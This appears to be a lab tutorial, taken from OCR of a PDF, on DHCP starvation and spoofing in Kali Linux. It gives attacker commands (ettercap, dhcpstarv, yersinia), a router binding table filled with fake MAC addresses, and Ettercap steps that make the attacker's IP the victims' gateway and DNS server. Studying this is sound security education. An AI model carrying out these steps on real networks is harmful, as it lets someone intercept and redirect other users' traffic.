
DHCP Spoofing Attack:



DHCP Server IP Address
192.168.1.1
Attacker IP Address
192.168.1.8


Attacker
ettercap -G
dhcpstarv -i eth0
yersinia –G

In DHCP starvation attack the attacker will send DHCP discover messages with fake MAC addresses and will take all the IPs available. After performing starvation attack the attacker will now start leasing out fake IP addresses to the victims by behaving as a DHCP server.


```
EDG#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.1.11        aaaa.aaaa.aa30          Sep 16 2022 07:41 AM    Automatic
192.168.1.12        5cd4.585a.3782          Sep 15 2022 11:40 AM    Automatic
192.168.1.13        eee1.927d.613c          Sep 15 2022 11:40 AM    Automatic
192.168.1.14        aaaa.aaaa.aa99          Sep 16 2022 07:41 AM    Automatic
192.168.1.15        0a7b.6456.3369          Sep 15 2022 11:40 AM    Automatic
192.168.1.16        528e.b856.b2a2          Sep 15 2022 11:40 AM    Automatic
192.168.1.17        327c.253f.d42f          Sep 15 2022 11:40 AM    Automatic
192.168.1.18        9cf4.9b05.fcff          Sep 15 2022 11:40 AM    Automatic
192.168.1.19        dec3.e049.eaab          Sep 15 2022 11:40 AM    Automatic
192.168.1.20        c01b.a65b.65d6          Sep 15 2022 11:40 AM    Automatic
192.168.1.21        80cc.ad42.1215          Sep 15 2022 11:40 AM    Automatic
192.168.1.22        105f.8362.8509          Sep 15 2022 11:40 AM    Automatic
192.168.1.23        9c30.9740.fa2d          Sep 15 2022 11:40 AM    Automatic
192.168.1.24        f0fd.870c.eedb          Sep 15 2022 11:40 AM    Automatic
192.168.1.25        1495.c842.8e0e          Sep 15 2022 11:40 AM    Automatic
192.168.1.26        d647.ad26.95d9          Sep 15 2022 11:40 AM    Automatic
192.168.1.27        a4c8.c540.86e8          Sep 15 2022 11:40 AM    Automatic
192.168.1.28        b22c.a65f.570b          Sep 15 2022 11:40 AM    Automatic
192.168.1.29        2006.9923.c391          Sep 15 2022 11:40 AM    Automatic
192.168.1.30        f821.de04.2e4b          Sep 15 2022 11:40 AM    Automatic
192.168.1.31        808f.3a2c.46a9          Sep 15 2022 11:40 AM    Automatic
192.168.1.32        3432.595d.9793          Sep 15 2022 11:40 AM    Automatic
192.168.1.33        646a.704d.117e          Sep 15 2022 11:40 AM    Automatic
192.168.1.34        143e.d969.96f6          Sep 15 2022 11:40 AM    Automatic
192.168.1.35        6453.0f5b.417b          Sep 15 2022 11:40 AM    Automatic
192.168.1.36        8cc3.4a5a.3010          Sep 15 2022 11:40 AM    Automatic
192.168.1.37        f218.084d.9047          Sep 15 2022 11:40 AM    Automatic
192.168.1.38        4c9c.2a64.c9c8          Sep 15 2022 11:40 AM    Automatic
```

Let's start Ettercap graphically type below command in Kali Linux Terminal.


ettercap -G




Now, click on tick mark to start Unified Sniffing on Kali Linux.




In MiTM attack, select DHCP Spoofing… Click to open.




In IP pool add spoofed addresses range in my case it is 192.168.1.100–200, in Netmask field fill the original the subnet of the attacker and in DNS Server field fill the IP address of attacker which is 192.168.1.8 in our case. Click OK Launch attack.



Now renew IP Address in victim machine



. We can see that the victim's IP address is changed to spoofed address and default gateway is attackers IP address.



Also, can verify from Ettercap victim get IP address and gateway IP Address.